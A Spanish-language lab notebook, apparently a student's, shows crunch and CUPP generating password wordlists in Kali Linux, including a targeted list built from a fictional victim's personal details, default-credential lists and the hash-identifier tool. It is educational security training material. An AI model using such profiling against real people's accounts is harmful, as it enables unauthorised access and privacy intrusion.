
Martin Dalla Pozza

Creacion de diccionarios con Crunch y Cupp
Ataque de fuerza bruta con Hash, Hydra y Rockyou

Crunch



crunch 3 3 adg246 -o dic_alfa_1
¿Que hace este comando?
crunch 3 3
Indica que quieres generar palabras de longitud exacta 3 caracteres
(min = 3, max = 3).

adg246
Este es el conjunto de caracteres permitidos.
Crunch usará únicamente estos caracteres:

a d g 2 4 6
-o dic_alfa_1
Guarda la wordlist generada en el archivo:

dic_alfa_1
Resultado:
Crunch generará todas las combinaciones posibles de 3 caracteres formadas con:

a, d, g, 2, 4, 6

```
┌──(kali㉿kali)-[~/Documentos]
└─$ crunch 4 5 -o dic_personal.txt -p rosa camila nasla 1967
Crunch will now generate approximately the following amount of data: 480 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 24

crunch: 100% completed generating output
```

```
┌──(kali㉿kali)-[~/Documentos]
└─$ cat dic_personal.txt
1967camilanaslarosa
1967camilarosanasla
1967naslacamilarosa
1967naslarosacamila
1967rosacamilanasla
1967rosanaslacamila
camila1967naslarosa
camila1967rosanasla
camilanasla1967rosa
camilanaslarosa1967
camilarosa1967nasla
camilarosanasla1967
nasla1967camilarosa
nasla1967rosacamila
naslacamila1967rosa
naslacamilarosa1967
naslarosa1967camila
naslarosacamila1967
rosa1967camilanasla
rosa1967naslacamila
rosacamila1967nasla
rosacamilanasla1967
rosanasla1967camila
rosanaslacamila1967
```

crunch 4 5 -o diccionario_personal1.txt -p rosa camila nasla 1967

¿Qué hace crunch?
crunch es una herramienta usada para generar diccionarios de palabras (wordlists).
Sirve mucho en pruebas de seguridad, fuerza bruta, etc.

Explicacion del comando:
crunch 4 5
Generará palabras de longitud mínima 4 y máxima 5 caracteres.

-o diccionario_personal1.txt
Guarda el resultado dentro del archivo diccionario_personal1.txt.

-p rosa camila nasla 1967
-p = permute (permutaciones posibles con palabras).

Esto NO genera combinaciones de todos los caracteres, sino que usa exactamente las palabras que pongas después del -p, en todas las permutaciones posibles, por ejemplo:

rosa camila nasla 1967

rosa camila 1967 nasla

camila nasla rosa 1967

nasla 1967 rosa camila


Y asi todas las permutaciones posibles.

Importante:
Cuando usas -p, los valores mínimo y máximo (4 5) se ignoran, porque crunch ya sabe exactamente qué longitud tendrán las cadenas al unir esas palabras.

Resultado:
El archivo diccionario_personal1.txt contendrá todas las permutaciones posibles de las cuatro palabras dadas:

rosa – camila – nasla – 1967

Un total de 24 combinaciones (4! = 24), cada una en una linea.



Explicación del comando:

crunch 4 6 -o dic_personal.txt -p emilio roberto pato 1946 1978 2022

crunch 4 6

Indica:

Longitud mínima: 4 caracteres

Longitud máxima: 6 caracteres

Pero cuando usas la opción -p, estos valores se ignoran, porque las combinaciones generadas tendrán exactamente la longitud que resulte de unir todas las palabras dadas.

-p emilio roberto pato 1946 1978 2022

-p = *permute*

Con esta opcion, Crunch NO genera combinaciones caracter por caracter, sino que produce todas las permutaciones posibles usando exactamente los elementos que pones despues de ***-p***, en el orden que sea.

En tu caso, tienes 6 elementos:

emilio roberto pato 1946 1978 2022

Crunch generara todas las permutaciones completas de esos seis elementos.

-o dic_personal.txt


Indica que el archivo de salida se llamara el archivo.


¿Qué produce realmente este comando?

Un archivo que contiene 720 lineas, cada una con una combinacion distinta ordenada de:

emilio – roberto – pato – 1946 – 1978 – 2022

Cupp








kali@kali: ~
Session Acciones Editar Vista Ayuda
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/Mebus/cupp.git
Clonando en 'cupp'...
remote: Enumerating objects: 237, done.
remote: Total 237 (delta 0), reused 0 (delta 0), pack-reused 237 (from 1)
Recibiendo objetos: 100% (237/237), 2.14 MiB | 8.07 MiB/s, listo.
Resolviendo deltas: 100% (125/125), listo.
┌──(kali㉿kali)-[~]
└─$


┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/Mebus/cupp.git
Clonando en 'cupp'...
remote: Enumerating objects: 237, done.
remote: Total 237 (delta 0), reused 0 (delta 0), pack-reused 237 (from 1)
Recibiendo objetos: 100% (237/237), 2.14 MiB | 8.07 MiB/s, listo.
Resolviendo deltas: 100% (125/125), listo.
┌──(kali㉿kali)-[~]
└─$ cd cupp
┌──(kali㉿kali)-[~/cupp]
└─$ ls
CHANGELOG.md cupp.cfg cupp.py LICENSE README.md screenshots test_cupp.py
┌──(kali㉿kali)-[~/cupp]
└─$ ./cupp.py


┌──(kali㉿kali)-[~/cupp]
└─$ ./cupp.py -i
/home/kali/cupp/./cupp.py:161: SyntaxWarning: invalid escape sequence '\ '
print(" \ # \033[07mU\033[27mser")
/home/kali/cupp/./cupp.py:162: SyntaxWarning: invalid escape sequence '\ '
print(" \ \033[1;31m,__,\033[1;m # \033[07mP\033[27masswords")
/home/kali/cupp/./cupp.py:164: SyntaxWarning: invalid escape sequence '\ '
" \ \033[1;31m(\033[1;moo\033[1;31m)____\033[1;m # \033[07mP\033[27mrofiler"
/home/kali/cupp/./cupp.py:166: SyntaxWarning: invalid escape sequence '\ '
print(" \033[1;31m(__))\ \033[1;m ")
cupp.py!
Common
User
Passwords
Profiler
[Muris Kurgas | j0rgan@remote-exploit.org]
[Mebus | https://github.com/Mebus/]
[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)


[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)
> First Name: Sebastian
> Surname: Gonzales
> Nickname: Teclas
> Birthdate (DDMMYYYY): 15041996
> Partners) name: Romina
> Partners) nickname: Ratona
> Partners) birthdate (DDMMYYYY): 04121991
> Child's name: Lucas
> Child's nickname: Lagarto
> Child's birthdate (DDMMYYYY): 27092015
> Pet's name: Casemiro
> Company name: Conor
> Do you want to add some key words about the victim? Y/[N]: n
> Do you want to add special chars at the end of words? Y/[N]: @&%369
> Do you want to add some random numbers at the end of words? Y/[N]:gato perro
> Leet mode? (i.e. leet = 1337) Y/[N]: n
[+] Now making a dictionary...


kali@kali: ~/cupp
Session Acciones Editar Vista Ayuda
┌──(kali㉿kali)-[~/cupp]
└─$ ./cupp.py
/home/kali/cupp/./cupp.py:161: SyntaxWarning: invalid escape sequence '\ '
print(" \ # \033[07mU\033[27mser")
/home/kali/cupp/./cupp.py:162: SyntaxWarning: invalid escape sequence '\ '
print(" \ \033[1;31m,__,\033[1;m # \033[07mP\033[27masswords")
/home/kali/cupp/./cupp.py:164: SyntaxWarning: invalid escape sequence '\ '
" \ \033[1;31m(\033[1;moo\033[1;31m)____\033[1;m # \033[07mP\033[27mrofiler"
/home/kali/cupp/./cupp.py:166: SyntaxWarning: invalid escape sequence '\ '
print(" \033[1;31m(__))\ \033[1;m ")
cupp.py!
Common
User
Passwords
Profiler
[Muris Kurgas | j0rgan@remote-exploit.org]
[Mebus | https://github.com/Mebus/]
usage: cupp.py [-h] [-i | -w FILENAME | -l | -a | -v] [-q]
Common User Passwords Profiler
options:
-h, --help show this help message and exit
-i, --interactive Interactive questions for user password profiling
-w FILENAME Use this option to improve existing dictionary, or WyD.pl output to make some pwnsauce
-l Download huge wordlists from repository
-a Parse default usernames and passwords directly from Alecto DB. Project Alecto uses purified databases of Phenoelit and CIRT which were merged and enhanced
-v, --version Show the version of this program.
-q, --quiet Quiet mode (don't print banner)


[+] Now making a dictionary ...
[+] Sorting list and removing duplicates ...
[+] Saving dictionary to sebastian.txt, counting 4992 words.
> Hyperspeed Print? (Y/n) : n
[+] Now load your pistolero with sebastian.txt and shoot! Good luck!
┌──(kali㉿kali)-[~/cupp]
└─$ ls
CHANGELOG.md cupp.cfg cupp.py LICENSE README.md screenshots sebastian.txt test_cupp.py
┌──(kali㉿kali)-[~/cupp]
└─$ cat sebastian.txt
0150915
015092015
0150927
015097
015099
0151509
015152015
0151527
015157
015159
0152015
015201509
015201515
015201527
01520157
01520159
0152709
0152715
015272015


Teclas_1992
Teclas_1993
Teclas_1994
Teclas_1995
Teclas_1996
Teclas_1997
Teclas_1998
Teclas_1999
Teclas_2000
Teclas_2001
Teclas_2002
Teclas_2003
Teclas_2004
Teclas_2005
Teclas_2006
Teclas_2007
Teclas_2008
Teclas_2009
Teclas_2010
Teclas_2011
Teclas_2012
Teclas_2013
Teclas_2014
Teclas_2015
Teclas_2016
Teclas_2017
Teclas_2018
Teclas_2019
Teclas_2020
Teclas_4
Teclas_404
Teclas_4045

```
ratona_412
ratona_4122
ratona_42
ratona_4204
ratona_4212
ratona_4291
ratona_491
ratona_4912
ratona_4991
ratona_91
ratona_9104
ratona_9112
ratona_912
ratona_9124
ratona_914
ratona_9142
ratona_991
ratona_9912
ratona_9914
romina
romina04
romina0412
romina04122
romina04124
romina042
romina04212
romina0424
romina04291
romina044
romina04412
romina0442
romina04491
```

```
┌──(kali㉿kali)-[~/cupp]
└─$ ./cupp.py -l
/home/kali/cupp/./cupp.py:161: SyntaxWarning: invalid escape sequence '\ '
  print("      \                     # \033[07mU\033[27mser")
/home/kali/cupp/./cupp.py:162: SyntaxWarning: invalid escape sequence '\ '
  print("       \   \033[1;31m,__,\033[1;m            # \033[07mP\033[27masswords")
/home/kali/cupp/./cupp.py:164: SyntaxWarning: invalid escape sequence '\ '
  "        \  \033[1;31m(\033[1;moo\033[1;31m)____\033[1;m         # \033[07mP\033[27mrofiler"
/home/kali/cupp/./cupp.py:166: SyntaxWarning: invalid escape sequence '\ '
  print("           \033[1;31m(__)    )\ \033[1;m  ")

  cupp.py!                  # Common
     \                      # User
      \                     # Passwords
       \  (oo)____          # Profiler
          (__)    )\
             ||--|| *       [ Muris Kurgas | j0rgan@remote-exploit.org ]
                            [ Mebus | https://github.com/Mebus/]


       Choose the section you want to download:

    1   Moby            14      french          27      places
    2   afrikaans       15      german          28      polish
    3   american        16      hindi           29      random
    4   aussie          17      hungarian       30      religion
    5   chinese         18      italian         31      russian
    6   computer        19      japanese        32      science
    7   croatian        20      latin           33      spanish
    8   czech           21      literature      34      swahili
```

```
┌──(kali㉿kali)-[~/cupp]
└─$ ./cupp.py -a
/home/kali/cupp/./cupp.py:161: SyntaxWarning: invalid escape sequence '\ '
  print("      \                     # \033[07mU\033[27mser")
/home/kali/cupp/./cupp.py:162: SyntaxWarning: invalid escape sequence '\ '
  print("       \   \033[1;31m,__,\033[1;m            # \033[07mP\033[27masswords")
/home/kali/cupp/./cupp.py:164: SyntaxWarning: invalid escape sequence '\ '
  "        \  \033[1;31m(\033[1;moo\033[1;31m)____\033[1;m         # \033[07mP\033[27mrofiler"
/home/kali/cupp/./cupp.py:166: SyntaxWarning: invalid escape sequence '\ '
  print("           \033[1;31m(__)    )\ \033[1;m  ")

  cupp.py!                  # Common
     \                      # User
      \                     # Passwords
       \  (oo)____          # Profiler
          (__)    )\
             ||--|| *       [ Muris Kurgas | j0rgan@remote-exploit.org ]
                            [ Mebus | https://github.com/Mebus/]


[+] Checking if alectodb is not present...
[+] Downloading alectodb.csv.gz from https://github.com/yangbh/Hammer/raw/b0446396e8d67a7d4e53d6666026e078262e5bab/lib/cupp/alectodb.csv.gz ...

[+] Exporting to alectodb-usernames.txt and alectodb-passwords.txt
[+] Done.
```

```
       Choose the section you want to download:

    1   Moby            14      french          27      places
    2   afrikaans       15      german          28      polish
    3   american        16      hindi           29      random
    4   aussie          17      hungarian       30      religion
    5   chinese         18      italian         31      russian
    6   computer        19      japanese        32      science
    7   croatian        20      latin           33      spanish
    8   czech           21      literature      34      swahili
    9   danish          22      movieTV         35      swedish
   10   databases       23      music           36      turkish
   11   dictionaries    24      names           37      yiddish
   12   dutch           25      net             38      exit program
   13   finnish         26      norwegian


       Files will be downloaded from http://ftp.funet.fi/pub/unix/security/passwd/crack/dictionaries/ repository

       Tip: After downloading wordlist, you can improve it with -w option

> Enter number: 33
[+] Downloading dictionaries/spanish/words.spanish.gz from http://ftp.funet.fi/pub/unix/security/passwd/crack/dictionaries/spanish/words.spanish.gz ...
[+] files saved to dictionaries/spanish/
```

```
┌──(kali㉿kali)-[~/cupp]
└─$ ls
alectodb.csv.gz         alectodb-usernames.txt  cupp.cfg  dictionaries  README.md    sebastian.txt
alectodb-passwords.txt  CHANGELOG.md            cupp.py   LICENSE       screenshots  test_cupp.py

┌──(kali㉿kali)-[~/cupp]
└─$ cat alectodb-usernames.txt

 EAdmin
 UAmerican Megatrends Inc.S_
 UNITY_
 UOMNI_
 UVPIM_
!root
$ALOC$
$SRV
$system
(NULL)
(any 3 characters)
(any)
(blank)
(created)
(hostname/ipaddress)
(none)
1
1.79
11111
11111111
12.x
1234
1500
```

```
service
servlet
setup
shutdown
signa
siteadmin
smc
snake
snmp
software
spcl
ssp
storwatch
stratacom
su
super
super.super
superadmin
superdba
superman
superuser
supervisor
support
sweex
sync
sys
sysadm
sysadmin
sysbin
sysopr
system
system/manager
```

```
5
6.x
7
ADAMS
ADLDEMO
ADMIN
ADMINISTRATOR
ADMN
ADSL
ADVMAIL
ALLIN1
ALLIN1MAIL
ALLINONE
ANDY
AP
AP2SVP
APC by Schneider Electric
APL2PP
APPLSYS
APPLSYSPUB
APPS
APPUSER
AQ
AQDEMO
AQJAVA
AQUSER
ARAdmin
ARCHIVIST
AUDIOUSER
AURORA$JIS$UTILITY$
AURORA$ORB$UNAUTHENTICATED
AUTOLOG1
```

Como 1er paso, vamos a clonar el repositorio de Cupp en GitHub.

En la terminal ponemos **./cupp.py -i**
Y a partir de ahi, vamos a responder una serie de preguntas para crear el diccionario. Nombre, Apellido, Sobrenombre, Fecha de cumpleaños, etc.

¿Qué hace el modo automatico?

Cuando usas:

cupp.py -a

Descarga varios diccionarios publicos de Internet (diccionarios conocidos usados en auditorias de seguridad).

Genera automáticamente una mega-wordlist combinando esos diccionarios.

No pide datos personales del usuario, porque no está generando un perfil personalizado.

Crea un diccionario grande, pensado para pruebas de seguridad genéricas.

Es decir, no usa datos personalizados, sino diccionarios ya existentes.

cupp.py -l

-l Listar diccionarios disponibles


Este comando muestra una lista de los diccionarios que CUPP puede descargar desde su repositorio o desde fuentes externas.


Hash


```
┌──(kali㉿kali)-[~]
└─$ sudo git clone https://github.com/blackploit/hash-identifier.git
[sudo] contraseña para kali:
Clonando en 'hash-identifier'...
remote: Enumerating objects: 21, done.
remote: Counting objects: 100% (1/1), done.
remote: Total 21 (delta 0), reused 0 (delta 0), pack-reused 20 (from 1)
Recibiendo objetos: 100% (21/21), 119.64 KiB | 1.30 MiB/s, listo.
Resolviendo deltas: 100% (6/6), listo.

┌──(kali㉿kali)-[~]
└─$ cd hash-identifier

┌──(kali㉿kali)-[~/hash-identifier]
└─$ ls
hash-id.py  README.md  screenshots

┌──(kali㉿kali)-[~/hash-identifier]
└─$ python3 hash-id.py
```


```
┌──(kali㉿kali)-[~]
└─$ cd hash-identifier

┌──(kali㉿kali)-[~/hash-identifier]
└─$ ls
hash-id.py  README.md  screenshots

┌──(kali㉿kali)-[~/hash-identifier]
└─$ python3 hash-id.py
/home/kali/hash-identifier/hash-id.py:15: SyntaxWarning: invalid escape sequence '\ '
  #    /\ \/\ \                  /\ \          /\__  _\  /\  _ `\        #
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.2 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################
--------------------------------------------------
 HASH: 
```

